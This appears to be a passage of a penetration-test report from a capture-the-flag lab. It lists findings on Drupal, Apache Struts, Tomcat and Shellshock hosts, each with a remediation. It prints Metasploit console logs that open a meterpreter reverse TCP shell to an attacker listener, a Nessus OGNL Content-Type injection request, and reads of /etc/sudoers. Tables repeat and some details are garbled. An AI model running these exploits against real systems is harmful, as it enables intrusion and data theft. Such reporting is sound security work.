
<b>Images</b>	<p>MAC Address: 02:42:C0:A8:0D:0C (Unknown)  Device type: general purpose  Running: Linux 4.X 5.X  OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  OS details: Linux 4.15 - 5.6  Network Distance: 1 hop</p> <p><b>Traceroute</b></p> <table border="1"> <thead> <tr> <th>Address</th> <th>RTT</th> </tr> </thead> <tbody> <tr> <td>Pv4: 172.16.1.1</td> <td>1ms</td> </tr> <tr> <td>Pv6: Not available</td> <td>Not available</td> </tr> <tr> <td>MAC: Not available</td> <td>Not available</td> </tr> </tbody> </table> <p><b>Operating System</b></p> <table border="1"> <thead> <tr> <th>Name:</th> <th>Version:</th> </tr> </thead> <tbody> <tr> <td>Ubuntu</td> <td>20.04 LTS</td> </tr> <tr> <td>Apache</td> <td>2.4.25 ((Debian))</td> </tr> <tr> <td>Drupal</td> <td>8 (https://www.drupal.org)</td> </tr> <tr> <td>Home</td> <td>Drupal CVE-2019-6340</td> </tr> </tbody> </table> <p><b>Ports used</b></p> <table border="1"> <thead> <tr> <th>Port</th> <th>State</th> <th>Service</th> <th>Version</th> </tr> </thead> <tbody> <tr> <td>80/tcp</td> <td>open</td> <td>http</td> <td>Apache httpd 2.4.25 ((Debian))</td> </tr> </tbody> </table> <p><b>OS Classes</b></p> <table border="1"> <thead> <tr> <th>Path</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>/core/</td> <td>Profile</td> </tr> <tr> <td>/profiles/</td> <td>README.txt</td> </tr> <tr> <td>/web.config</td> <td>Admin</td> </tr> <tr> <td>/comment/reply/</td> <td>Filter tips</td> </tr> <tr> <td>/node/add/</td> <td>Search</td> </tr> <tr> <td>/user/register/</td> <td>User registration</td> </tr> <tr> <td>/user/password/</td> <td>User login</td> </tr> <tr> <td>/user/logout/</td> <td>Logout</td> </tr> <tr> <td>/index.php/admin/</td> <td>Index.php/admin</td> </tr> <tr> <td>/index.php/comment/reply/</td> <td></td> </tr> </tbody> </table> <p><b>CP Sequence</b></p> <table border="1"> <thead> <tr> <th>MAC Address:</th> <th>Device type:</th> <th>Running:</th> <th>OS CPE:</th> </tr> </thead> <tbody> <tr> <td>02:42:C0:A8:0D:0C (Unknown)</td> <td>general purpose</td> <td>Linux 4.X 5.X</td> <td>cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5</td> </tr> </tbody> </table> <p><b>ID Sequence</b></p> <table border="1"> <thead> <tr> <th>MAC Address:</th> <th>Device type:</th> <th>Running:</th> <th>OS CPE:</th> </tr> </thead> <tbody> <tr> <td>02:42:C0:A8:0D:0C (Unknown)</td> <td>general purpose</td> <td>Linux 4.X 5.X</td> <td>cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5</td> </tr> </tbody> </table>	Address	RTT	Pv4: 172.16.1.1	1ms	Pv6: Not available	Not available	MAC: Not available	Not available	Name:	Version:	Ubuntu	20.04 LTS	Apache	2.4.25 ((Debian))	Drupal	8 (https://www.drupal.org)	Home	Drupal CVE-2019-6340	Port	State	Service	Version	80/tcp	open	http	Apache httpd 2.4.25 ((Debian))	Path	Description	/core/	Profile	/profiles/	README.txt	/web.config	Admin	/comment/reply/	Filter tips	/node/add/	Search	/user/register/	User registration	/user/password/	User login	/user/logout/	Logout	/index.php/admin/	Index.php/admin	/index.php/comment/reply/		MAC Address:	Device type:	Running:	OS CPE:	02:42:C0:A8:0D:0C (Unknown)	general purpose	Linux 4.X 5.X	cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5	MAC Address:	Device type:	Running:	OS CPE:	02:42:C0:A8:0D:0C (Unknown)	general purpose	Linux 4.X 5.X	cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
Address	RTT																																																																
Pv4: 172.16.1.1	1ms																																																																
Pv6: Not available	Not available																																																																
MAC: Not available	Not available																																																																
Name:	Version:																																																																
Ubuntu	20.04 LTS																																																																
Apache	2.4.25 ((Debian))																																																																
Drupal	8 (https://www.drupal.org)																																																																
Home	Drupal CVE-2019-6340																																																																
Port	State	Service	Version																																																														
80/tcp	open	http	Apache httpd 2.4.25 ((Debian))																																																														
Path	Description																																																																
/core/	Profile																																																																
/profiles/	README.txt																																																																
/web.config	Admin																																																																
/comment/reply/	Filter tips																																																																
/node/add/	Search																																																																
/user/register/	User registration																																																																
/user/password/	User login																																																																
/user/logout/	Logout																																																																
/index.php/admin/	Index.php/admin																																																																
/index.php/comment/reply/																																																																	
MAC Address:	Device type:	Running:	OS CPE:																																																														
02:42:C0:A8:0D:0C (Unknown)	general purpose	Linux 4.X 5.X	cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5																																																														
MAC Address:	Device type:	Running:	OS CPE:																																																														
02:42:C0:A8:0D:0C (Unknown)	general purpose	Linux 4.X 5.X	cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5																																																														
<b>Affected Hosts</b>	192.168.13.13																																																																
<b>Remediation</b>	Ensure operating systems and any necessary services are kept up-to-date, and security patches are applied in a proactive manner.																																																																

Vulnerability 21	Findings														
<b>Title</b>	Nessus scan of host to obtain critical vulnerability														
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux Servers														
<b>Risk Rating</b>	Critical														
<b>Description</b>	Through a Nessus scan, an Apache Struts vulnerability was found.														
<b>Images</b>	<p>My Basic Network Scan / Plugin #97610</p> <p><b>Vulnerabilities</b> 12</p> <p><b>CRITICAL</b> Apache Struts 2.3.5 - 2.3.31 / 2.5.x &lt; 2.5.10.1 Jakarta Multipart Parser ...</p> <p><b>Description</b>  The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the jakarta multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.</p> <p><b>Solution</b>  Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.</p> <p><b>Plugin Details</b></p> <table border="1"> <thead> <tr> <th>Severity:</th> <th>Critical</th> </tr> </thead> <tbody> <tr> <td>ID:</td> <td>97610</td> </tr> <tr> <td>Version:</td> <td>1.24</td> </tr> <tr> <td>Type:</td> <td>remote</td> </tr> <tr> <td>Family:</td> <td>CGI abuses</td> </tr> <tr> <td>Published:</td> <td>March 8, 2017</td> </tr> <tr> <td>Modified:</td> <td>November 30, 2021</td> </tr> </tbody> </table>	Severity:	Critical	ID:	97610	Version:	1.24	Type:	remote	Family:	CGI abuses	Published:	March 8, 2017	Modified:	November 30, 2021
Severity:	Critical														
ID:	97610														
Version:	1.24														
Type:	remote														
Family:	CGI abuses														
Published:	March 8, 2017														
Modified:	November 30, 2021														
<b>Affected Hosts</b>	192.168.13.12														
<b>Remediation</b>	Update operating systems and services with any necessary patches and security updates to eliminate existing vulnerabilities.														

Vulnerability 22	Findings
Title	Metasploit RCE – Apache Tomcat vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	Critical
Description	Through Metasploit access to the file system was gained, which in turn allowed access to sensitive and/or confidential information.
Images	 <pre>         4 exploit/linux/http/cpi_tararchive_upload      2019-05-15      excellent Yes Cisco Prime Infrastructure Health M         Directory Traversal Vulnerability         5 exploit/linux/http/cisco_prime_inf_rce       2018-10-04      excellent Yes Cisco Prime Infrastructure Unauther         de Execution         6 exploit/multi/http/tomcat_jsp_upload_bypass  2017-10-03      excellent Yes Tomcat RCE via JSP Upload Bypass          Interact with a module by name or index. For example info 6, use 6 or use exploit/multi/http/tomcat_jsp_upload_bypass  msf6 &gt; use 6 [*] No payload configured, defaulting to generic/shell_reverse_tcp msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; set host 192.168.13.10 [*] host =&gt; 192.168.13.10 [con your device] msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; run  [-] Msf::OptionValidateError: The following options failed to validate: RHOSTS msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; options [*] Unknown command: options msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; set rhost 192.168.13.10 rhost =&gt; 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; run  [*] Started reverse TCP handler on 172.18.96.121:4444 [*] Uploading payload... [-] Exploit aborted due to failure: unexpected-reply: Failed to upload the payload [*] Exploit completed, but no session was created. msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; ls [*] exec: ls  Desktop Documents Downloads file2 file3 LinEnum.sh Music Pictures Public Scripts Templates Videos msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; cd .. msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; pwd [*] exec: pwd  / msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; cd .. msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; pwd [*] exec: pwd / </pre>  <pre> [*] exec: cat .flag/.txt 8ks6sbhs msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; Interrupt: use the 'exit' command to quit msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; find / -name "*flag*" -type f 2&gt;/dev/null [*] exec: find / -name "*flag*" -type f 2&gt;/dev/null  /sys/kernel/debug/block/sda/hctx1/flags /sys/kernel/debug/block/sda/hctx0/flags /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/br-d3hchc63dc17/Flags </pre>

	<pre>/var/lib/docker/overlay2/c3fb0c92e0b0ed27a43611803f6c4fcab3101091c4d91586c81740818c5ae15/diff/usr /var/lib/mysql/debian-10.5.flag msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; cd var/lib/docker/overlay2 [-] The specified path does not exist msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; cd a61e98ec38488c67484d078ba59338faa2e08f76b38 [-] The specified path does not exist msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; ls -al [*] exec: ls -al  total 12 drwx----- 2 root root 4096 Feb  4 2022 . drwxr-xr-x 3 root root 4096 Feb 28 2022 .. -rw-r--r-- 1 root root   0 Feb  4 2022 .flag7.txt msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt;  660e0cb34545ac76bbdd72f48ab921c927f2404c1724344fd800b31 660e0fb2d573211fc1a0926e52b50c36aaa4c94020bbaaf2c77370473c57d00360 660e0fb2d573211fc1a0926e52b50c36aaa4c94020bbaaf2c77370473c57d00360-init 660e0fb2d573211fc1a0926e52b50c36aaa4c94020bbaaf2c77370473c57d00360-init 715e8567e922f61b28c35aa1e93c01dc419985812db3c0b5d6ba108d2df 71fa34a3b1fdb8d357ed1e89958542be27eb6dfe2e4035f6fde52cad13fcc 71ce83c77c06d01627711a0771a09548e93a012f7818bfab65 728f9856580c0bbd9501399c3c26463790f71b7cc15b6bf8b114081695370155 76f5138699db3b330b571bf75e790d42f226e3df55cf751c3f1362dc76a34 783dc3b76864180c366074a58b1c41f57e932a4257640eb09260fdab3b34e07 786e8585db425d462082ff7ccbb586e0257f89445424cbefdc7faa939428b2b2e msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; cd a61e98ec38488c67484d078ba59338faa2e08f76b38bd755e73a17c3622a1998/diff/root/ msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; ls [*] exec: ls  total 12 drwx----- 2 root root 4096 Feb  4 2022 . drwxr-xr-x 3 root root 4096 Feb 28 2022 .. -rw-r--r-- 1 root root   0 Feb  4 2022 .flag7.txt msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; cat .flag7.txt [*] exec: cat .flag7.txt  8ks5shhs msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; Interrupt: use the 'exit' command to quit msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt;</pre>
Affected Hosts	192.168.13.10
Remediation	Update the system to the latest version of Apache Struts. Ensure operating systems and services are up to date with security patches and other updates.

Vulnerability 23	Findings
Title	Metasploit RCE – Apache Shellshock vulnerability
Type (Web app / Linux OS / Windows OS)	Linux Servers
Risk Rating	Critical
Description	Using an RCE exploit through Metasploit (Shellshock vulnerability) a session was created to gain a shell at root level access.



The screenshot shows the Metasploit Framework interface on a Kali Linux system. The user has selected the 'exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec' module. The interface displays various configuration options for the exploit, such as RHOSTS, RPORT, and PAYLOAD options (linux/x86/meterpreter/reverse\_tcp). The exploit target is set to 'Linux x86'. The user has run the command 'set rhosts 192.168.13.11' and 'set targeturi /cgi-bin/shockme.cgi'. The exploit has started a reverse TCP handler on port 4444, and a meterpreter session has been opened.

```

root@kali:~#
msf6 > search apache cgi bash
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24      excellent  Yes  Apache mod CGI Bash Environment Variable Code Injection (Shellshock)
  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24      normal    Yes  Apache mod CGI Bash Environment Variable Injection (Shellshock) Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/apache_mod_cgi_bash_env

[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name          Current Setting  Required  Description
CMD_MAX_LENGTH 2048          yes        CMD max line length
CVE           CVE-2014-6271     yes        CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER         User-Agent      yes        HTTP header to use
METHOD         GET            yes        HTTP method to use
Proxies        no             no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        /bin           yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPATH          /bin           yes        Target PATH for binaries used by the CmdStager
RPORT          80             yes        The target port (TCP)
SRVHOST       0.0.0.0        yes        The local host or network interface to listen on. This must be an address on the local machine
or 0.0.0.0 to listen on all addresses.
SRVPORT       8080           yes        The local port to listen on.
SSL            false          no         Negotiate SSL/TLS for outgoing connections
SSLCert        no             no         Path to a custom SSL certificate (default is randomly generated)
TARGETURI     /cgi-bin        yes        Path to CGI script
TIMEOUT       5              yes        HTTP read response timeout (seconds)
URI_PATH      /               no         The URI to use for this exploit (default is random)
VHOST          no             no         HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
LHOST         172.23.101.17    yes        The listen address (an interface may be specified)
LPORT          4444           yes        The listen port

Exploit target:
Id  Name
--  --
0   Linux x86


[*] msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.13.11
[*] msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
[*] msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.23.101.17:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.23.101.17:4444 -> 192.168.13.11:49728 ) at 2025-02-19 10:26:25 -0500

[*] msf6 > pwd

```

## Images



The screenshot shows the Metasploit Framework interface on a Kali Linux system. The user has selected the 'exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec' module. The interface displays various configuration options for the exploit, such as RHOSTS, RPORT, and PAYLOAD options (linux/x86/meterpreter/reverse\_tcp). The exploit target is set to 'Linux x86'. The user has run the command 'set rhosts 192.168.13.11' and 'set targeturi /cgi-bin/shockme.cgi'. The exploit has started a reverse TCP handler on port 4444, and a meterpreter session has been opened.

```

root@kali:~#
File Actions Edit View Help
Proxies        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPATH          /bin      Target PATH for binaries used by the CmdStager
RPORT          80        The target port (TCP)
SRVHOST       0.0.0.0  yes        The local host or network interface to listen on. This must be an address on the local machine
or 0.0.0.0 to listen on all addresses.
SRVPORT       8080     yes        The local port to listen on.
SSL            false     Negotiate SSL/TLS for outgoing connections
SSLCert        no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI     /cgi-bin  yes        Path to CGI script
TIMEOUT       5         yes        HTTP read response timeout (seconds)
URI_PATH      /          no        The URI to use for this exploit (default is random)
VHOST          no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
LHOST         172.23.101.17    yes        The listen address (an interface may be specified)
LPORT          4444           yes        The listen port

Exploit target:
Id  Name
--  --
0   Linux x86

[*] msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.13.11
[*] msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
[*] msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.23.101.17:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.23.101.17:4444 -> 192.168.13.11:49728 ) at 2025-02-19 10:26:25 -0500

[*] msf6 > pwd


```

	<pre> root@kali:~# File Actions Edit View Help cd etc/passwd /bin/sh: 17: cd: can't cd to etc/passwd ps aux USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND root      1  0.0  0.0  73440  4784 ?        Ss   15:21  0:00 /usr/sbin/apache2 -D FOREGROUND www-data  8  0.0  0.0  73180  3336 ?        S   15:22  0:00 /usr/sbin/apache2 -D FOREGROUND www-data  9  0.0  0.1  428204  6452 ?        Sl   15:22  0:00 /usr/sbin/apache2 -D FOREGROUND www-data 10  0.0  0.1  428212  6456 ?        Sl   15:22  0:00 /usr/sbin/apache2 -D FOREGROUND www-data 75  0.0  0.8  11616  2352 ?        S   15:34  0:00 /bin/bash /usr/lib/cgi-bin/shockme.cgi www-data 76  0.0  0.8  11628  2292 ?        S   15:34  0:00 /bin/bash /usr/lib/cgi-bin/shockme.cgi www-data 77  0.0  0.8  11656  1048 ?        S   15:34  0:00 /tmp/CDOU www-data 78  0.0  0.8  11660  768 ?        S   15:34  0:00 /bin/sh www-data 83  0.0  0.0  15584  2140 ?        R   15:38  0:00 ps aux </pre>
	<pre> root@kali:~# File Actions Edit View Help 10-zeroconf.conf README pwd /etc ls -al total 608 drwxr-xr-x 1 root root  4096 Feb 19 15:21 . drwxr-xr-x 1 root root  4096 Feb 19 15:21 .. -rw-r--r-- 1 root root  0 Dec 17 2019 .pwd.lock drwxr-xr-x 4 root root  4096 Dec 17 2019 X11 -rw-r--r-- 1 root root 2981 Dec 17 2019 adduser.conf drwxr-xr-x 1 root root  4096 Feb 28 2022 alternatives drwxr-xr-x 1 root root  4096 Feb 28 2022 apache2 drwxr-xr-x 3 root root  4096 Dec 17 2019 apparmor drwxr-xr-x 5 root root  4096 Dec 17 2019 apparmor.d drwxr-xr-x 1 root root  4096 Dec 17 2019 apt -rw-r--r-- 1 root root 1857 Apr 10 2010 bash.bashrc drwxr-xr-x 1 root root  4096 Feb 28 2022 bash_completion.d -rw-r--r-- 1 root root 356 Jan 1 2012 bindresvport.blacklist -rw-r--r-- 1 root root 321 Apr 16 2014 blkid.conf lrwxrwxrwx 1 root root  15 Nov 23 2016 blkid.tab → /dev/.blkid.tab drwxr-xr-x 3 root root  4096 Dec 17 2019 ca-certificates -rw-r--r-- 1 root root 6488 Dec 17 2019 ca-certificates.conf drwxr-xr-x 2 root root  4096 Dec 17 2019 console-setup drwxr-xr-x 2 root root  4096 Dec 17 2019 cron.d drwxr-xr-x 1 root root  4096 Feb 28 2022 cron.daily drwxr-xr-x 2 root root  4096 Dec 17 2019 cron.hourly drwxr-xr-x 2 root root  4096 Dec 17 2019 cron.monthly drwxr-xr-x 2 root root  4096 Dec 17 2019 cron.weekly -rw-r--r-- 1 root root 722 Feb 9 2013 crontab drwxr-xr-x 3 root root  4096 Apr 11 2014 dbus-1 drwxr-xr-x 1 root root 2969 Feb 23 2014 debconf.conf -rw-r--r-- 1 root root 11 Feb 20 2014 debian_version drwxr-xr-x 1 root root  4096 Feb 28 2022 default -rw-r--r-- 1 root root 604 Nov 7 2013 deluser.conf drwxr-xr-x 2 root root  4096 Dec 17 2019 depmod.d drwxr-xr-x 4 root root  4096 Dec 17 2019 dhcp drwxr-xr-x 1 root root  4096 Feb 28 2022 dpkg -rw-r--r-- 1 root root 96 Dec 17 2019 environment -rw-r--r-- 1 root root 37 Dec 17 2019 fstab drwxr-xr-x 2 root root  4096 Apr 16 2014 fstab.d -rw-r--r-- 1 root root 2584 Oct 10 2012 gai.conf </pre>
	<pre> drwxr-xr-x 2 root root  4096 Dec 17 2019 vim lrwxrwxrwx 1 root root  23 Dec 17 2019 vtrgb → /etc/alternatives/vtrgb -rw-r--r-- 1 root root 4812 Apr  8 2019 wgetrc drwxr-xr-x 2 root root  4096 Feb 28 2022 xml → [post-startstop-1].o.s.v.c.registration.PolicyRegistration cat sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults      env_reset Defaults      mail_badpass Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" # # Host alias specification # # User alias specification # # Cmnd alias specification # # User privilege specification root      ALL=(ALL:ALL) ALL # # Members of the admin group may gain root privileges %admin  ALL=(ALL:ALL) # # Allow members of group sudo to execute any command %sudo    ALL=(ALL:ALL) # # See sudoers(5) for more information on "#include" directives. # #include /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less </pre>

**Affected Hosts** 192.168.13.11

**Remediation** Update to the latest version and patch any necessary services.

Vulnerability 24	Findings
Title	Additional vulnerability secured from host in vulnerability 23
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	Critical
Description	Continuing to use the exploit from vulnerability 23, the file system was traversed resulting in the accessing of sensitive and/or confidential information in the /etc/passwd file.

	
Affected Hosts	192.168.13.11
Remediation	Update and patch the operating system and services to ensure that a shell cannot be created through a Metasploit vulnerability.

Vulnerability 25	Findings
Title	Meterpreter used to exploit struts vulnerability

Type (Web app / Linux OS / Windows OS)	Linux Servers
Risk Rating	Critical
Description	Using an RCE exploit through Metasploit access was gained to the host. The file system was then traversed resulting in the discovery of sensitive and/or confidential information. Finally, Meterpreter was used to access this data.

**My Basic Network Scan / Plugin #97610**

[Back to Vulnerabilities](#)

**Vulnerabilities 15**

**CRITICAL** Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

**Description**  
The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

**Solution**  
Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.  
Alternatively, apply the workaround referenced in the vendor advisory.

**See Also**  
<http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html>  
<http://www.nessus.org/u77e9e654>  
<https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1>  
<https://cwiki.apache.org/confluence/display/WSS2-045>

**Output**  
Nessus was able to exploit the issue using the following request :

```
GET / HTTP/1.1
Host: 192.168.13.12:8080
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: %{@context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']}.addHeader('X-Tenable','8XyL5aRd')).multipart/form-data
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

**Output**  
Nessus was able to exploit the issue using the following request :

```
GET / HTTP/1.1
Host: 192.168.13.12:8080
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
